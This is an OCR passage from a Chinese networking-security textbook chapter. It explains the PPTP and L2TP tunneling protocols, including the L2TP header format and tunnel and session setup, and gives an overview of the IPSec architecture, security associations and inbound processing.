PPTP 具有两种不同的工作模式:被动模式和主动模式。被动模式的 PPTP 会话通过一个一般是由位于 ISP 处的前端处理器发起,在客户端不需要安装任何与 PPTP 有关的软件。在拨号连接到 ISP 的过程中,ISP 为用户提供所有的相应服务和帮助。被动方式的好处是降低了对客户的要求,缺点是限制了用户对 Internet 其他部分的访问。主动方式是由客户建立一个与网络另外一端服务器直接相连的 PPTP 隧道。这种方式不需要 ISP 的参与,不再需要位于 ISP 处的前端处理器,ISP 只提供透明的传输通道。这种方式的优点是客户拥有对 PPTP 的绝对控制,缺点是对用户的要求较高并需要在客户端安装支持 PPTP 的相应软件。

PPTP 协议是一个为中小企业提供的 VPN 解决方案,但 PPTP 协议在实现上存在着重大安全隐患。有研究表明其安全性甚至比 PPP 协议还要弱,因此不适用于需要一定安全保证的通信。如果条件允许的话,应该采用完全能够替代 PPTP 的第二层隧道协议(L2TP)。

12.1.3 L2TP 协议

第二层隧道协议(Layer 2 Tunneling Protocol,L2TP)是用来整合多协议拨号服务至现有的 Internet 服务提供商点。IETF(Internet 工程任务组)的开放标准 L2TP 协议结合了 PPTP 协议和 L2FP[①] 的优点,特别适合于组建远程接入方式的 VPN,目前已经成为事实上的工业标准。在由 L2TP 构建的 VPN 中,有两种类型的服务器:一种是 L2TP 访问集中器(L2TP Access Concentrator,LAC),它是附属在网络上的具有 PPP 端系统和 L2TP 协议处

① 第二层转发协议(Level 2 Forwarding Protocol,L2FP)由 Cisco 公司提交给 IETF,详见 RFC 2341。

理能力的设备，LAC一般就是一个网络接入服务器，用于为用户提供网络接入服务；另一种是L2TP网络服务器(L2TP Network Server，LNS)，是PPP端系统上用于处理L2TP协议服务器端部分的软件。

L2TP将PPP的这种模式进行了扩展。它允许第二层链路和PPP的终止端点分别位于由包交换网络所连接的不同地方。使用L2TP的时候，用户获得一个到访问集中器的第二层连接，然后访问集中器再将PPP帧用隧道的方式转发到NAS(Network Access Server，网络接入服务器)。这种分离的一个明显的好处就是不必让第二层连接在NAS处终止，而是可以在电路汇集处终止，因而可以扩展到帧中继电路或互联网上。而在用户看来，由于这些处理是不可见的，是使用NAS直接相连还是使用L2TP并没有什么不同。L2TP协议还定义了一些隧道的管理与维护操作，如定期发送Hello报文以判断隧道的连通性，利用协议提供的发送序号(Next Sent)域和接收序号(Next Received)域进行隧道的流量控制和拥塞控制等。

L2TP能够支持多种网络层协议如IP、IPX、Appletalk等，支持任意的广域网技术如帧中继、ATM、X.25、SDH/SONET以及任意的以太网技术。L2TP提供了流量控制的机制，能够完成输入、输出呼叫的功能，并且提供了一种加密措施(如MD5的加密算法)，保证关键数据如用户名、口令等的安全性。L2TP是一个标准的协议，所有的客户、服务提供者以及企业网络管理者均能享受到L2TP提供的多服务供应业务的好处，可以利用这些供应商之间的互操作性建立一个全球性的标准的接入VPN业务。

1. L2TP协议特点

1) 差错控制

在IP网络中，L2TP采用UDP封装传送PPP帧。由于UDP不能提供可靠的网络数据传输，L2TP通过其包头中的两个字段Next Received和Next Sent进行流控制和差错检测。L2TP规定，在其控制信息包中必须包含Next Received和Next Sent，在用户数据包中Next Received和Next Sent是可选字段。在不采用序列号进行传输时，可以使用上层协议(如TCP)，进行差错控制。

2) 地址分配

L2TP支持在NCP协商机制的基础上动态分配客户地址。在一般的拨号接入服务中，用户都是接受ISP分配的动态IP地址，由于企业网一般均采用一些安全措施来保护自己的网络，企业员工通过ISP拨号上网时就不能穿过防火墙访问网内资源。采用L2TP后，LNS可以位于企业防火墙后面，可以为企业网远程拨号用户分配企业网内部IP地址，通过对PPP帧进行封装，用户数据包可以穿过防火墙到达企业内部网。

3) 身份认证

用户拨号上网时，LAC提示用户输入账号之后，LAC根据电话号码或用户名确认用户为VPN用户，根据配置信息找到相应的LNS，然后交换控制信息、建立隧道、为用户的呼叫分配ID，并将身份认证信息传送给LNS，由LNS完成用户的身份认证，确认是否接受用户的呼叫连接请求。在LNS接受连接请求后，LNS还可以再次对用户身份进行确认。

4) 安全性能

在隧道建立过程中，隧道的两个终节点LAC和LNS利用CHAP方式验证对方的身份，由于只是在隧道的建立过程中进行身份认证，而在其后的数据包中没有加密和认证信

息，因此，黑客可以很容易地侦听并向 LAC 和 LNS 的隧道中插入自己伪造的数据包，从而达到盗用隧道和欺骗用户的目的。L2TP 协议本身没有弥补这一漏洞的方法，但是采用 IPSec 对 LAC 和 LNS 之间的 IP 包进行加密传送可以解决这一问题。

2. L2TP 协议格式

L2TP 的协议结构如图 12.3 所示，可以看到 L2TP 最终可以封装成 UDP 或者其他 ATM 等在不同介质的网络上传播。




图 12.3　L2TP 的协议结构

L2TP 头部格式如图 12.4 所示，L2TP 分组的控制和数据通道具有相同的头格式。在某个域可选的情况下，如果该域被标记为不存在，则在消息中不存在它的空间。注意，Length、Ns、Nr 域在数据消息中可选，而在控制消息中就必须存在。

<table>
<tr><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>0</td><td>1</td><td>2</td></tr>
<tr><td>T</td><td>L</td><td>X</td><td>X</td><td>S</td><td>X</td><td>O</td><td>P</td><td>X</td><td>X</td><td>X</td><td>X</td><td colspan="4">Ver</td><td colspan="16">Lenth(opt)</td></tr>
<tr><td colspan="16">Tunnel ID</td><td colspan="16">Session ID</td></tr>
<tr><td colspan="16">Ns(opt)</td><td colspan="16">Nr(opt)</td></tr>
<tr><td colspan="16">Offset Size(opt)</td><td colspan="16">Offset Pad...(opt)</td></tr>
</table>

图 12.4　L2TP 包头格式

- T 位为标识消息类型。数据消息设置为 0，控制消息设置为 1。
- 如果 L 位为 1，表示长度域存在。对于控制消息，必须设置为 1。
- X 位是为将来保留的扩展位。所有的保留位在呼出消息中必须设置为 0，在呼入消息中必须忽略。
- 若 O 位(序列号位)为 1，则 Ns 和 Nr 域存在。对于控制消息来说，该位必须设置为 1。
- Ver(版本号)可以设置为 2，标明当前的 L2TP 版本号为第二版。或者为 3，标明当前的 L2TP 版本号为第三版。
- Length 域标识以 8 位组表示的消息长度。
- Tunnel ID 指示控制链接的标识符。只有本地有效的标识符才能用来给 L2TP tunnels 命名。也就是说，相同的 tunnel 会由不同端给予不同的 tunnel ID。每个消息中的 tunnel ID 由接收者给出，而不是发送者。tunnel 创建期间，tunnel ID 用 Assigned Tunnel ID AVPs 选择和交换。
- Session ID 指示一个 tunnel 内的会话标识符。只有本地有效的标识符才能用来给 L2TP session 命名。也就是说，相同的会话会由会话的不同端给出不同的 Session ID。Session ID 的确定由消息的接收者决定，而不是发送方。Session ID 用

Assignedsession ID AVPs 选择和交换。

- Ns 指示数据或控制消息的序列号，从 0 开始，每发送一个消息其值加 1。
- Nr 指示下一个期望被收到的控制消息的序列号。Nr 的值设置成按顺序最后收到的 Ns 的值加 1。但是在数据消息中，Nr 被保留，即使进行了设置，也要忽略。
- Offset Size 域如果存在，则表明运送的数据期望开始的地方。如果存在，L2TP 头在 offset padding 的最后一个 8 位组结束。

3. L2TP 工作流程

L2TP 协议的操作包括 3 个过程：隧道建立、会话建立和 PPP 帧的封装前转。

1）隧道建立

隧道建立就是 L2TP 控制连接的建立，通过控制连接管理类消息实现，如图 12.5 所示。LAC 和 LNS 任一端均可发起隧道的建立，它包括两轮消息交换，主要完成如下功能：LAC 和 LNS 相互间的认证，采用 CHAP 认证算法；LAC 和 LNS 各自为隧道分配隧道 ID，并通知对方；确定隧道的承载类型和帧封装类型；确定接收窗口尺寸；隧道终结可用 StopCCN 消息完成。




图 12.5　隧道建立过程

2）会话建立

会话建立过程由呼叫触发，在拨号接入的情况下，就是由用户至 LAC 的入呼叫触发，其过程如图 12.6 所示，由呼叫管理类消息实现，类似隧道建立，消息过程将交换如下信息：LAC 和 LNS 各自为会话分配的会话 ID；数据信道的承载类型和帧封装类型；主被叫号码及子地址；收发线路速率；数据消息是否要加序号。



图 12.6　会话建立过程

在拨号接入时，虽然 PPP 的终点是在 LNS，但 LAC 亦可根据需要与远端系统进行 LCP 协商和认证，称为代理 LCP 协商和认证。代理协商的第一个好处是便于支持 ISP 选择接入。LAC 在协商过程中请求用户名和口令，用户名约定采用域名形式，如 abc@ISPn.com，LAC 检查用户名中的域名部分就可知道应将此接入接至 ISPn。代理协商的另一个好处是可以减轻 LNS 的负担。LAC 与用户协商完成后，启动与 LNS 间的入呼叫会话建立过程，并在成功消息 ICCN（Incoming Call Connected）中，将 LAC 和用户最终交换的 LCP 协商结果、用户初次发送的 LCP 协商请求、以及认证类型和认证参数送给 LNS，LNS 审核后可以省略 LCP 协商过程，如果 LNS 认为 LAC 不可信任，也可重新发起和远端系统的 LCP 协商。

如图 12.7 所示为 LAC 执行代理协商和认证的入呼叫接入的协议过程。图中假设 PC 用户经 PSTN（Public Switched Telephone Network）拨号方式发起呼叫，用户认证采用

PAP 算法。LAC 根据用户名确定接入的 ISP 并在 ICCN 消息中将协商和认证结果传给 LNS,LNS 认可后将给用户分配动态 IP 地址。LNS 还具有资源分配功能,如果隧道中的呼叫数已达到一定限度,LNS 可以不再接受新的呼叫。




图 12.7 L2TP PPP 连接全程建立过程

3) PPP 帧前转

会话建立后进入通信阶段,此时 LAC 收到远端用户发来的 PPP 帧,去除 CRC 校验字段、帧封装字段和规避字段,再将其封装入 L2TP 数据消息经隧道前传给 LNS。反向则执行相反的过程。LAC 在会话建立时,可置入需要有序 AVP,则所有数据消息必须加序号。如果 LAC 未作此请求,则由 LNS 控制。如果 LNS 在发出的消息中置序号,则 LAC 在其后发出的消息中亦置序号。如果 LNS 不置序号,LAC 其后也不再置序号。

12.2 网络层安全通信协议

从 ISO/OSI 互联参考模型的七层体系结构来看,网络层是网络传输过程中非常重要的一个功能层,它主要负责网络地址的分配和网络上数据包的路由选择。因此,在网络层提供安全服务实现网络的安全访问具有很多先天性的优点。常见的安全认证、数据加密、访问控制、完整性鉴别等,都可以在网络层实现。该层的安全协议主要有 IPSec 等。

在网络层提供安全机制的优点在于:在网络层提供安全服务具有透明性,即网络层上不同安全服务的提供不需要应用程序、其他通信层次和网络部件做任何修改;密钥协商的开销相对来说很小。因为多种传送协议和应用程序都可以共享由网络层提供的密钥管理机制;对任何传输层协议都能为其"无缝"地提供安全保障;可以以此为基础构建虚拟专用网(VPN)和企业内部网(Intranet)。由于 VPN 和 Intranet 是以子网为基础的,而网络层支持子网为对象的安全服务,所以很容易实现 VPN 和 Intranet。

在网络层提供安全机制的缺点在于很难解决像数据的不可否认之类的问题。因为若在网络层解决该类问题,则很难在一个多用户的机器上实现对每个用户的控制。但可以在终端主机上提供相应的机制实现以用户为基础的安全保障。

因此,通过上面的比较,如果想要实现网络安全服务而又不愿意重写很多系统和应用程序,那么唯一可行的方案就是在比较低的网络层中加入安全服务,它能够提供所有的配置方

案，如主机对主机、路由器对路由器、路由器对主机。

12.2.1 IPSec 协议簇概述

IPSec(Internet Protocol Security)是 IETF 为了在 IP 层提供通信安全而制定的一套协议簇。它包括安全协议部分和密钥协商部分：安全协议部分定义了对通信的安全保护机制；密钥协商部分定义了如何为安全协议协商保护参数以及如何对通信实体的身份进行鉴别。

IPSec 安全协议部分给出了封装安全载荷（Encapsulation Security Payload，ESP）和鉴别头（Authentication Header，AH）两种通信保护机制。其中 ESP 机制为通信提供机密性和完整性保护，AH 机制为通信提供完整性保护。IPSec 密钥协商部分使用 IKE（Internet Key Exchange）协议实现安全协议的自动安全参数协商，IKE 协商的安全参数包括加密机制散列机制、认证机制、Diffie-Hellman 组密钥资源以及 IKE SA 协商的时间限制等，同时 IKE 还负责这些安全参数的刷新。

1. IPSec 安全体系结构

IPSec 安全体系结构是所有具体实施方案的基础。其中定义了 IPSec 提供的安全服务，使用数据包如何构建与处理以及 IPSec 处理与安全策略之间如何协调等。图 12.8 简述了 IPSec 安全体系结构各部分的组成及相互之间的关系。

(1) IPSec 安全体系：包含了一般的概念、安全需求和定义，并定义了 IPSec 的技术机制。

(2) 安全封装载荷：覆盖了包加密（可选身份验证）与 ESP 的使用相关的包格式和常规问题。

(3) 验证头部：包括包格式和使用 AH 认证包的一些相关约定。

(4) 加密算法：描述各种加密算法如何应用于 ESP，如 DES-CBC、3DES-CBC。

(5) 验证算法：描述各种身份验证算法如何应用于 AH 和 ESP。

(6) 解释域：定义了如何对通信数据进行转换，以确保其安全。其中包括加密算法、验证算法、密钥大小（及其如何演化）以及各种算法专用的信息。




图 12.8 IPSec 安全体系结构

(7) 密钥管理：密钥管理的一组方案其中 IKE（Internet 密钥交换协议）是默认的密钥自动交换协议。

(8) 策略：决定两个实体之间能否通信以及如何进行通信，策略的核心由 3 部分组成：SA、SAD、SPD，策略部分是唯一尚未成为标准的组件。

2. IPSec 在 TCP/IP 协议簇中的位置

IPSec 协议簇在 TCP/IP 协议层中的位置如图 12.9 所示，AH 和 ESP 协议都位于网络层，IKE 协议属于应用层协议。

3. 安全关联和安全策略

安全关联（Security Associations，SA）是构成 IPSec 的基础，它是两个通信实体经协商




图 12.9　IPSec 在 TCP/IP 中的位置

建立起来的一种协定。用 IPSec 保护一个 IP 包之前必须先建立一个 SA,它包括加密机制、散列机制、Diffie-Hellman 组、认证机制、密钥资源以及 IKE SA 协商的时间限制等参数。安全关联可以手工或动态建立。SA 通常用一个三元组＜安全参数索引 SPI(Security Parameters Index),目的 IP 地址,安全协议标识符＞唯一地表示,如图 12.10 所示。




图 12.10　安全关联 SA

其中安全参数索引(SPI)是分配给安全联盟的比特串,仅在本地可用。安全参数索引在认证头或封装安全载荷头中出现,使接收系统选择安全联盟并在其下处理一个收到的报文;目的 IP 地址是安全联盟的终端地址,该终端可以是终端用户系统或者诸如防火墙、路由器这样的网络系统;安全协议标识符指示安全联盟用于认证头还是封装安全载荷。

安全策略 (Security Policy,SP)是 IPSec 结构中非常重要的组件,它定义了两个实体之间的安全通信特性;定义了在什么模式下使用什么协议;还定义了如何对待 IP 包。这些特性完全决定了为通信数据提供的安全服务。所有 IPSec 实施方案都会将策略保存在安全策略数据库 SPDB 中。

4. IPSec 处理过程

如图 12.11 所示,IPSec 收到一个 IP 报文后,若 IP 头的下一协议字段对应的是 IPSec 协议,则进入 IPSec 的输入处理。IPSec 输入模块执行如下:

(1) 从 AH 协议头或 ESP 协议头中取安全参数索引 SPI,并从 IP 协议头中取得目标 IP

地址以及协议类型。

(2) 以三元组<安全参数索引 SPI,目的 IP 地址,安全协议标识符>为选择符查询安全联盟数据库 SADB,得到所需的安全联盟 SA。

(3) 如果查询 SADB 返回为 NULL,表明记录出错这个报文被丢弃。

(4) 如果查询 SADB 返回一个 SA 项,则根据该项指示的变换策略调用相应的 AH 认证或 ESP 解密操作。

